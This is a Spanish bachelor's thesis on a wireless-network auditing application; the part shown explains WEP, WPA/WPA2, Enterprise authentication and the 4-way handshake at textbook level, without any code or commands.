UNIVERSITAT DE BARCELONA

Trabajo final de grado

GRADO DE INFORMÁTICA

Facultat de Matemàtiques i Informàtica
Universitat de Barcelona

Aplicación para auditorías de redes wireless

Autor: Eric Duque Martín

Director:	Dr. Raúl Roca Cánovas
Realizado en:	Departament de Matemàtiques i Informàtica
Barcelona,	13 de junio de 2022

Abstract

Attacks on wireless networks have become a very common security problem, as improper configuration of access points and the network can compromise data and give access to unwanted intruders.

The main objective of this work is to provide users with little experience in the field of wireless security, an automated user-friendly application with a graphical interface to perform an audit that provides an overview of the security status of their wireless network. The application allows to perform several attacks and automatically generates a report with the results.

The work focuses on both the practical implementation of the application and the theory behind the security protocols and attacks implemented.

Resumen

Los ataques a redes wireless se han convertido en un problema de seguridad muy común, pues una mala configuración de los puntos de acceso y de la red puede comprometer los datos y dar acceso a intrusos no deseados.

El objetivo principal de este trabajo es proporcionar a usuarios con poca experiencia en el ámbito de la seguridad wireless, una aplicación fácil de usar, con una interfaz gráfica y automatizada para realizar una auditoría que proporcione una idea general del estado de seguridad de su red wireless. La aplicación permite ejecutar varios ataques y genera de manera automática un informe con los resultados.

El trabajo se centra tanto en la implementación práctica de la aplicación como en la teoría detrás de los protocolos de seguridad y de los ataques implementados.

Agradecimientos

"Quiero agradecer a mi familia que me han ayudado a seguir adelante con el proyecto y por el apoyo que siempre me han dado."

"A mis compañeros y amigos por ayudarme a acabar la carrera y hacer de la universidad un sitio divertido."

"A mi compañero y amigo Manuel por ayudarme tanto en este proyecto."

"A mi tutor por su paciencia y por su guía."

"Gracias a todos."

Índice

1. Introducción

Wifi es una tecnología comúnmente usada para red local i acceso a internet, permitiendo que los dispositivos cercanos puedan intercambiar datos mediante ondas de radio. Es una de las tecnologías más utilizadas del mundo, usadas globalmente en hogares y lugares de trabajo para conectar, entre sí, ordenadores y otros dispositivos como videoconsolas, teléfonos inteligentes, cámaras digitales, impresoras, etc. Juntamente, se conectan a un router wireless para tener acceso a internet. También podemos encontrar puntos de acceso a internet wireless públicas en cafeterías, hoteles, bibliotecas, aeropuertos, etc.

Las redes wireless son menos seguras que las redes con cableado, el principal problema proviene de la facilidad de acceso a estas redes. En redes por cableado, un atacante debe conseguir acceso al edificio para conectarse físicamente o pasar por un firewall externo.

El acceso no autorizado de un dispositivo wireless puede tener consecuencias graves para el propietario. Accediendo a la red wireless se puede ver y captar toda la información que se transmite a través de ella. Esta información puede ser sensible si se trata de contraseñas, cuentas bancarias, detalles personales, etc.

Para proteger estas redes, se utilizan protocolos de cifrado como WEP, WPA o WPA2. Estos protocolos se encargan de cifrar la información transmitida para proteger la confidencialidad. El WPA2 es el protocolo que se usa hoy en día, es el más seguro de todos, pero requiere hardware compatible, por lo que este protocolo no se puede utilizar en el hardware más antiguo. Aun así, estos protocolos tienen debilidades y vulnerabilidades descubiertas. Aunque, las actualizaciones suelen arreglar las vulnerabilidades que se van descubriendo, tener un dispositivo sin actualizar abre la posibilidad de que un atacante abuse de estas vulnerabilidades.

Ventajas y desventajas ante redes de cableado

- Velocidad de conexión: Aunque la tecnología Wi-fi es muy veloz en general, si prima la velocidad, las redes de cableado son más adecuadas. En cable, los datos no viajan por un entorno hostil y no requieren ser enviados mediantes frecuencias de radio, además no hay tantos cambios de formato de datos comparado con wifi. Esto hace que las redes de cableado sean generalmente más rápidas.
- Seguridad: En las redes de cableado los datos no son enviados por el entorno, por lo que no pueden ser captados por un agente externo que escuche por dicho entorno. En wifi hay que gestionar que los protocolos de cifrado no sean vulnerables para mantener la confidencialidad de los datos.
- Flexibilidad: La principal razón para utilizar redes wireless es su flexibilidad que aporta distintos beneficios, pues un cliente puede moverse por los alrededores sin tener que estar conectado a un cable. En el ámbito empresarial, la flexibilidad puede traducirse a un rendimiento más alto de los trabajadores y como consecuencia más beneficio económico.

1.1. Objetivos y motivación

El objetivo principal es la creación de una pequeña aplicación para facilitar el proceso de auditoría de seguridad wireless de una startup o pequeña empresa. Se quiere proporcionar a usuarios con experiencia mínima en informática o seguridad informática una herramienta para comprobar el estado de seguridad de una red wireless.

Como objetivo secundario, se quiere hacer un recorrido por los protocolos de seguridad wifi, y estudiar en profundidad el funcionamiento de los ataques más populares, así como su implementación práctica.

La principal motivación para la realización de este proyecto ha sido el interés sobre la seguridad informática en el ámbito wireless. También la esperanza de que la aplicación desarrollada pueda ser de utilidad para empresas pequeñas que no pueden permitirse un departamento de seguridad.

1.2. Estructura de la Memoria

Este trabajo se ha divido en distintos apartados.

1. **Introducción:** Se contextualiza el proyecto y se describe las motivaciones, los objetivos que se quieren conseguir con este trabajo, la planificación durante el proyecto y el hardware utilizado.

2. **Protocolos de seguridad:** Explicación necesaria para poner en contexto los protocolos de seguridad wifi, tiene como finalidad dar una idea general al lector sobre que sucede en los ataques a estudiar en las siguientes secciones.

3. **Auditoría wifi:** Se describen los pasos a seguir para realizar una auditoría de redes Wireless.

4. **Aplicación:** En este apartado se describe como la aplicación puede ayudar en una auditoría wifi así como la arquitectura del software y el flujo de ejecución normal.

5. **Ataques y utilidades implementadas:** En esta sección se explica al detalle los ataques más comunes y se muestra de manera práctica como son implementados por la aplicación

6. **Conclusiones y trabajo futuro:** Se detalla las conclusiones extraídas al finalizar el trabajo y las mejoras a realizar en la aplicación en un trabajo futuro.

1.3. Planificación

Como no se tenía conocimiento alguno sobre seguridad wireless, la mitad del proyecto se ha dedicado a la investigación, como se puede ver en la Figura 1. También era necesario dedicar un tiempo a crear un pequeño laboratorio para poder practicar la implementación de los ataques y el correcto funcionamiento de la aplicación.

Se tardó 14 días en diseñar la aplicación, desde el software hasta el diseño de la interfaz.

En cuanto al desarrolló, primero se empezó con un pequeño script que implementaba algunos ataques para comprobar que eran implementados correctamente, de esta manera si el ataque no funcionaba seria a causa de una mala implementación y no de causas externas.

Luego se desarrollo la aplicación con la interfaz aplicando los conocimientos adquiridos con el script. Cabe destacar, que aunque el desarrollo de las principales funcionalidades terminó antes de lo establecido en la figura, se requería arreglar errores y pulir la interfaz.



Figura 1: Planificación

1.4. Hardware utilizado

Para llevar a cabo una auditoría wifi es necesario tener una tarjeta de red que permita utilizar el modo monitor. También es necesario que la tarjeta pueda forjar y enviar paquetes. Para el desarrollo de la aplicación, así como las pruebas realizadas, se ha utilizado la tarjeta de red Alfa AWUS036ACM (Figura 2).

Figura 2: Alfa AWUS036ACM

2. Protocolos de seguridad

Desde el uso del wifi cuatro protocolos han sido utilizados para la protección de los datos. Cuando surgió esta tecnología, el primer protocolo de seguridad fue WEP. A lo largo de los años se fueron descubriendo nuevas vulnerabilidades y ataques, por lo que fue necesario la creación de nuevos protocolos.

2.1. WEP

Wired Equivalent Privacy o Privacidad Equivalente a Cableado fue uno de los primeros algoritmos de seguridad para las redes wireless. Incluido en el estándar IEEE 802.11, su objetivo era proveer, de manera confidencial, los datos que se intercambian entre la red de manera comparable a las tradicionales redes de cableado.

A diferencia de las redes de cableado, los mensajes de las redes wireless se transmiten mediante ondas de radio, lo que las hace más susceptibles a que los datos sean captados.

Este algoritmo se presentó en 1999 y fue un algoritmo ampliamente utilizado, y a menudo fue la primera opción de seguridad presentada a los usuarios por las herramientas de configuración del router.

A partir del 2001 se identificaron varias vulnerabilidades graves que comprometían la seguridad de las redes wireless que empleaban este algoritmo. En 2003, la alianza Wi-fi anunció que se remplazaba WEP por el nuevo protocolo WPA (Wi-fi Protected Access). En 2004, después de que se declarará la nueva versión WPA2, se declaró la WEP como obsoleta **??**.

Aunque hoy en día el algoritmo WEP esté obsoleto y no recibe más actualizaciones de seguridad, se puede encontrar en uso en hardware antiguo donde WPA no es compatible.

Cifrado



Figura 3: Mecanismo de cifrado WEP

Como se muestra en la Figura 3, el algoritmo de cifrado WEP se basa en el sistema de cifrado de flujo RC4 (ARC4). El ARC4 utiliza el generador de números pseudoaleatorio PRNG que genera un Key stream (Conjunto de bits. Ej: 110101001...). Para generar este Key stream, el ARC4 necesita un input llamado seed, en el caso del protocolo WEP este seed es la concatenación de los bits de la clave secreta WEP y un vector de inicialización.

$$KeyStream = ARC4_{PRNG}(IV + WEP_{KEY})$$

Para asegurar que el mensaje no ha sido alterado, se implementa el algoritmo de verificación de redundancia cíclica 32 (CRC-32) que recibe como input los datos sin ningún tipo de cifrado (Plaintext). El output del CRC-32 y el Plaintext son concatenados (ICV).

$$ICV = Plaintext + CRC_{32}(Plaintext)$$

Finalmente, se hace un XOR entre el Key Stream y el ICV para producir los datos cifrados (CipherText). Al enviar el mensaje, se envían los datos cifrados junto con el vector de inicialización sin cifrar.

$$CipherText = XOR(ICV, Keystream)$$

Descifrado



Figura 4: Mecanismo de descifrado WEP.

Como se ve en la Figura 4, para descifrar un paquete se hace la operación inversa al cifrado. Con la concatenación del IV del paquete y la clave secreta de la red WEP se genera con el algoritmo ARC4 la Key Stream. Al hacer el XOR de la Key stream y el texto cifrado obtenemos los datos sin cifrar (Plaintext) y el supuesto ICV correspondiente a los datos. Utilizando el algoritmo CRC-32 se obtiene el ICV real de los datos descifrados y se compara el ICV obtenido con el ICV enviado, si ambos coinciden, los datos no han sido alterados.

Problemas

Con el algoritmo RC4, si hacemos un XOR con el Keystream y los datos cifrados (ciphertext) obtenemos los datos originales sin cifrar.

RC4 es un cifrado de flujo, este tipo de cifrados son vulnerables a diversos ataques. Si el atacante cambia un bit en los datos cifrados, entonces en la descodificación, el bit correspondiente en el *plaintext* también estará cambiado. Además, si se capturan dos *ciphertexts* cifrados con el mismo *key stream* es posible obtener el XOR de los dos plaintexts. Si sabemos este XOR, un atacante puede utilizar ataques estadísticos para recuperar los plaintexts. Los ataques estadísticos son más prácticos cuantos más ciphertexts se capturan que usen la misma key stream. Una vez desciframos un plaintexts, es trivial descifrar los otros de esa misma key stream [5].

WEP tiene defensas para ambos ataques. Para asegurar que un paquete no ha sido modificado, se emplea el campo Integrity Check (IC) en el paquete. Para evitar cifrar dos ciphertexts con la misma key stream, un vector de inicialización (IV) es usado para aumentar la clave secreta compartida y producir una clave RC4 diferente por cada paquete. El IV también está incluido en el paquete que se envía [5].

Sin embargo, estas dos medidas están implementadas incorrectamente, por lo que la seguridad del protocolo se ve comprometida.

El campo Integrity Check es implementado con el CRC-32 visto anteriormente, este campo forma parte del payload cifrado del paquete. No obstante, CRC-32 es lineal, por lo que significa que se puede generar un ICV válido mediante 'bit flipping' [5].

El vector de inicialización WEP es un campo de 24 bits que es enviado sin descifrar en el mensaje. El propósito del IV es añadir aleatoriedad y prevenir que la clave se repita, pero 24 bits no es suficiente para asegurar que los IV se repitan, como referencia, hay una probabilidad del 50 % de que un mismo vector se repita después de 5000 paquetes [6]. Esto permite a un atacante a recoger dos ciphertexts que están cifrados con la misma key stream y utilizar ataques estadísticos para recuperar los datos descifrados.

2.2. WPA / WPA2

El protocolo WPA fue creado como reemplazo del protocolo WEP, ya que presentaba muchas vulnerabilidades. Al descubrirse los defectos del antiguo protocolo, todas las redes wifi fueron expuestas, por lo que se necesitaba un nuevo protocolo seguro con urgencia. La alianza Wi-fi diseño el protocolo WPA como medida temporal para no dejar sin protección a las redes wifi mientras se finalizaba el protocolo WPA2 como el nuevo protocolo de seguridad a largo plazo.

WPA resultó ser una mejora significativa comparada con WEP. Este protocolo implementa el Protocolo de integridad para llave temporal (TKIP). TKIP es un grupo de algoritmos que funciona como un envoltorio a WEP, lo que permitió a los dispositivos WLAN a actualizar a TKIP sin tener que reemplazar el hardware.

TKIP utiliza la programación original de WEP, pero envuelve con código el inicio y el final de la encapsulación para modificarlo. Como el protocolo WEP, TKIP usa el algoritmo de cifrado de flujo RC4 como su base. No obstante, TKIP cifra cada paquete de datos con una clave de cifrado única y las claves son mucho más robustas que las de su predecesor [32]. Para incrementar la robustez de las claves, TKIP implementa lo siguiente:

- Un mensaje criptográfico de verificación de integridad para proteger los datos llamado MIC que acompaña al CRC-32 y proveer mejor integridad.
- Una función de mezcla de claves (Key mixing) que combina el IV y la clave en vez de simplemente concatenarlos como lo hacía WEP.
- Incrementación del tamaño de los vectores de inicialización a 8 bytes.

Aun con todas estas mejoras, el cifrado subyacente sigue siendo WEP, por lo que sigue usando un cifrado lineal y como consecuencia sigue siendo vulnerable a bit flipping. Para protegerse del bit flipping se necesitaba una verificación de integridad más robusta. Se implementó el algoritmo Michael que era significativamente más seguro que el CRC-32. Aun así, Michael no era tan criptográficamente robusto como sería la del protocolo sucesor WPA2. Los diseñadores eran conscientes de las limitaciones y como contramedida implementaron mecanismos para detectar si hay un ataque en curso [32].

Si un cliente recibe un mensaje de integridad (MIC) del algoritmo Michael inválido, se envía un mensaje de error de MIC de Michael. Si los puntos de acceso reciben dos de estos mensajes de error en menos de un minuto, todos los clientes que utilicen TKIP son bloqueados durante un minuto. Después, los clientes son obligados a renegociar nuevas claves de cifrado. Esta contramedida implementa una obvia vulnerabilidad de denegación de servicio: un atacante puede explotar dicha contramedida para desconectar a todos los clientes. Aunque la contramedida implementaba esta vulnerabilidad, era necesaria para que un atacante no pudiese conseguir información de los paquetes como se puede hacer en el protocolo WEP. Es cierto que, las contramedidas no incrementan la robustez de los algoritmos subyacentes, pero obligar a renegociar a todos los clientes las claves de cifrado significa que el atacante debe volver a empezar [32].

WPA2 surgió de la necesidad de arreglar los problemas de seguridad de WPA. WPA2 cambió los mecanismos de cifrado que arrastraba WPA de su predecesor WEP. El cifrado de flujo RC4 se reemplazó por un algoritmo de cifrado de bloques conocido como Advanced Encryption Estandard (AES) que era mucho más seguro y no tenía las vulnerabilidades de RC4. AES se utiliza junto con el método de cifrado CCMP para la gestión de integridad del mensaje para reemplazar el TKIP.

WPA2 demostró ser mucho más robusto y seguro que WPA y WEP. No se ha descubierto ninguna vulnerabilidad que ponga en peligro el cifrado de WPA2 por lo que no es un vector de ataque viable. Esto no significa que WPA2 sea del todo seguro, pues hay otros mecanismos de WPA2 que pueden ser atacados.

Protocolo	WPA	WPA2
Propósito	Solucionar WEP	Solucionar WPA
Requiere nuevo hardware	No	Sí
Mecanismos de cifrado	RC4 & TKIP	AES & CCMP TKIP & CCMP
Tamaño de clave de cifrado	128 bits	128 bits
Tamaño del IV	48 bits	48 bits
Autenticación	802.1x-AEP	802.1x-AEP
Integridad	MIC (Michael)	CCMP

Figura 5: Comparación WPA y WPA2.

Como WPA2 implementa un mecanismo nuevo de cifrado, no se podía implementar con actualizaciones de software, de manera que hardware antiguo no era compatible con este protocolo. Para dar soporte al antiguo hardware, WPA2 viene con la opción de utilizar TKIP en vez de AES, aunque también puede utilizar ambos, es decir, si el hardware no soporta AES se utiliza el TKIP, en caso contrario el AES. Podemos ver cómo se diferencian en la Figura 5.

2.3. Autenticación y asociación

Para que un dispositivo pueda conectarse a un punto de acceso, primero debe de asociarse y autenticarse a él antes de poder empezar a intercambiar paquetes de datos. Antes de la asociación, el dispositivo debe autenticarse. Hay que tener en cuenta que la autenticación se realiza a bajo nivel, no es equivalente a la autenticación que utilizan los protocolos WPA/WPA2/WPA3. Durante el proceso de asociación y autenticación existen tres estados:

1. No autenticado ni asociado
2. Autenticado pero no asociado
3. Autenticado y asociado

Los dispositivos empiezan desde el primer estado.

Proceso

Para completar todo el proceso se intercambian los siguientes paquetes:

- Probe request.
- Probe response.
- Authentication request.
- Authentication response.
- Association Request.
- Association Response.

Cuando un dispositivo quiere conectarse a una red wifi primero tiene que descubrir las redes wireless de su alrededor. El dispositivo envía un paquete Probe request que contiene todas las tasas de transferencia compatibles por el dispositivo, así como otras capacidades del estándar 802.11 como la versión (802.11n, 802.11a, etc.). El paquete es enviado por la capa de red a la dirección MAC (BSSID) ff:ff:ff:ff:ff:ff que equivale a enviarlo por broadcast, es decir, a todos los puntos de acceso que estén escuchando [12].

Los puntos de acceso que reciben el Probe request comprueban si tienen al menos una tasa de transferencia en común con el dispositivo. Si es así, un Probe response es enviado al dispositivo anunciando el nombre de la red (SSID), las tasas de transferencias compatibles por el AP, tipos de cifrado y otros campos.

El dispositivo puede elegir entre las redes compatibles según la información extraída de los Probe requests e intentar una autenticación a bajo nivel con la AP escogida. Anteriormente, el proceso de autenticación era usado por el antiguo protocolo WEP, pero su seguridad demostró ser muy débil y se desechó. En WPA y

WPA2 este proceso no aporta ningún valor, simplemente es implementado para dar compatibilidad al hardware más antiguo.

El dispositivo envia un Authentication request al AP, en WPA/WPA2 el AP siempre aceptará la autenticación y se le devolverá un Authentication response. En este momento el dispositivo está autenticado pero no asociado.

Para asociarse, el dispositivo envía un Association Request que contiene información sobre la conexión, como las tasas de transferencia compatibles y el SSID de la red que el cliente quiere asociarse. Si es aceptado, el AP reserva memoria y establece un ID de asociación para el dispositivo. Con este paquete el AP asigna memoria y se sincroniza [12].

El AP envía un paquete de Association response que contiene si la asociación ha sido aceptada o rechazada. Si el AP es compatible con las características del dispositivo descritas en el Association Request, la asociación se acepta y se adjunta información en el Association response como el ID de asociación y las tasas de datos compatibles. En este momento el dispositivo está autenticado y asociado. Podemos ver todo este proceso en la Figura 6.



Figura 6: Proceso de autenticación y asociación.

Si un punto de acceso recibe cualquier otro paquete que un paquete de autenticación o probe request de un dispositivo que no está autenticado, le responderá con un paquete de des-autenticación colocándolo en el estado de no autenticado y no asociado. Algunas versiones del 802.11 permiten a un dispositivo autenticarse a más de un AP, esto incrementa la velocidad del proceso de asociación cuando se mueve entre AP (Roaming). Aun así, el dispositivo solo puede enviar datos y estar asociado a un único AP al mismo tiempo [12].

2.4. PSK

WPA/WPA2-PSK (Wi-Fi Protected Access Pre-Shared Key) es un tipo de red protegida por una contraseña que es compartida por todos los usuarios. Acceder a la red mediante una única contraseña es relativamente seguro siempre y cuando confíes en los usuarios y los dispositivos que la estén usando. Si los clientes de tu red pueden no ser de confianza, es trivial que alguien que haya conseguido la contraseña mediante métodos maliciosos pueda infiltrarse en la red [25]. Este tipo de red es generalmente utilizado en hogares o pequeñas oficinas donde hay pocos dispositivos y todos son de confianza.

2.5. Enterprise

Aunque PSK es relativamente seguro en hogares, en el ambiente corporativo es necesario una capa extra de seguridad, para ello WPA/WPA2 da como alternativa el Enterprise. Este protocolo es útil para la gestión de usuarios en redes corporativas, ya que permite vincular un servidor RADIUS.

Cuando un usuario quiere conectarse a la red, el servidor RADIUS autentica su identidad y los autoriza para de la red. Un usuario es autorizado después de enviar un certificado o sus credenciales, dependiendo del tipo de protocolo. Cada vez que un usuario quiere conectarse, el servidor radius confirma que el certificado o las credenciales son válidas y previene que cualquier usuario desconocido se conecte a la red.

Los servidores RADIUS también son usados para la autenticación de los usuarios en diferentes organizaciones. Un ejemplo es Eduroam, que tiene servidores RADIUS que actúan como proxies de manera que si un estudiante visita otra universidad, el servidor RADIUS puede verificar que es un estudiante en su universidad y darles acceso a la red de la universidad que están visitando.

2.6. Protocolos Enterprise WPA2

2.6.1. EAP-TLS

EAP-TLS es un protocolo basado en certificados, es uno de los más utilizados y de los más seguros porque elimina la necesidad de credenciales. Los certificados no pueden ser duplicados, ni transferidos, ni robados, por lo que elimina el riesgo de ataques de robo de credenciales. Las credenciales pueden ser empleadas en cualquier dispositivo, pero los certificados están ligados explícitamente a la identidad de una persona y dispositivo en particular.

El dispositivo con el certificado detecta automáticamente la red segura y de manera automática se autentica. Hasta la caducidad del certificado, el usuario no tiene que interactuar de ninguna manera con la red. La única interacción que tiene el usuario es en el momento de la configuración del certificado, que normalmente viene acompañado con software para su configuración automática [30].

2.6.2. PEAP-MSCHAPv2

Este protocolo requiere a los usuarios a autenticarse con sus credenciales. Esta es su principal vulnerabilidad, pues la seguridad dependerá en parte en los usuarios. Las credenciales pueden ser robadas o utilizadas por otro usuario, por lo que no se identifica de manera clara quien está realmente conectado en la red. Si un atacante roba las credenciales, puede hacerse pasar por un trabajador.

Hay diversos métodos que pueden ser utilizados para robar las credenciales. Un método es con el uso de un ataque Man-In-The-Middle que puede interceptar las credenciales mientras son enviadas por el entorno con la finalidad de autenticarse a la red. Las credenciales están cifradas, pero hay métodos para romper el cifrado y conseguir las credenciales, entre ellas ataques de fuerza bruta o ataques por diccionario [30].

Como los usuarios forman gran parte de la seguridad, errores humanos pueden vulnerar la integridad de la red. Los usuarios nunca deberían perder sus credenciales, escribirlas en un papel, compartirlas, conectarse la red equivocada, etc. También deben utilizas contraseñas largas, únicas y robustas. Es inevitable que estas malas prácticas ocurran.

Como resultado de la dependencia de los usuarios, los errores humanos son la principal causa de brechas de datos. Como regla general en ciberseguridad, cuanto más se involucra al usuario, más inseguro es el sistema.

2.6.3. EAP-TTLS/PAP

La principal diferencia con PEAP-MSCHAPv2 es que las credenciales son enviadas en claro (sin cifrar) por un túnel EAP. En un entorno normal, el túnel EAP previene que alguien pueda observar la comunicación que se intercambia durante el proceso de autenticación. Pero las circunstancias no siempre son normales, si un usuario cae víctima de un ataque Man-In-The-Middle, acabarán enviando en claro las credenciales a un atacante. Permitir que información tan sensible se envíe por el aire en claro es un riesgo y genera oportunidades para brechas de datos [30].

2.7. 4 Way handshake

El protocolo de handshake de cuatro vías es implementado por el protocolo WPA/WPA2 y sucede después del proceso de autenticación y asociación. El objetivo de este protocolo consiste en poder demostrar tanto para el cliente como para el punto de acceso que ambos conocen la clave sin necesidad de enviarla por el entorno.

Para completar el proceso se requiere un intercambio entre el cliente y el AP de cuatro mensajes EAPOL y el uso de distintas llaves de cifrado como se muestra en la Figura 7.



Figura 7: 4 Way handshaking.

Las llaves que se utilizan son:

- PMK (Pairwise Master Key): Llave derivada a partir del PSK/802.1x autenticación EAP (Protocolos enterprise).
- PTK (Pairwise Transit Key): Llave derivada del PMK. Utilizada para cifrar mensajes unicast.
- GMK (Group Master Key): Llave generada aleatoriamente por el AP.
- GTK (Group Temporal Key): Llave derivada del GMK. Utilizada para cifrar mensajes multicast y broadcast.

La llave PMK nunca se transmite por el entorno y es generada por el cliente y por el punto de acceso. En WPA/WPA2-PSK esta clave es generada mediante la función Password-Based Key Derivation Function #2 (PBKDF2) con la función hash SHA1 utilizada junto con HMAC como código de autenticación de mensajes utilizando el PSK (la contraseña) como base y el SSID (identificador de la red) como sal [17].

$$PMK = PBKDF2(HMAC - SHA1, PSK, SSID, 4096, 256)$$

El 4096 indica el número de iteraciones utilizadas por la función para crear el PMK, esto hace que el tiempo computacional para descifrar la llave con un ataque de fuerza bruta aumente considerablemente. Mientras que 256 es la longitud en bits de la llave resultante. Si el SSID y el PSK de ambos son los mismos, se generará la misma llave PMK para los dos.

En el caso de WPA/WPA2-Enterprise esta llave es generada por los protocolos de seguridad Enterprise.

En el primer mensaje del 4 way handshake, el punto de acceso genera un número aleatorio llamado Anonce que es enviado al cliente. Después del primer mensaje, el cliente ya puede generar la llave PTK que se usará para cifrar todo el tráfico entre dicho cliente y el AP.

$$PTK = PRF(PMK + ANONCE + SNONCE + ApMAC + ClientMAC)$$

Para generar la llave PTK se utiliza una función pseudoaleatoria (PRF) que se basa en el algoritmo hash SHA1 y que genera un string de 512 bits como combinación del PMK, la dirección MAC del AP, la dirección MAC del cliente, el Anonce y el SNonce (Número aleatorio generado por el cliente). El resultado, tal como se muestra en la figura 8, es la llave PTK de 512 bits, que es una concatenación de cinco llaves y valores separados, cada uno con su propósito y uso [17].

PTK				
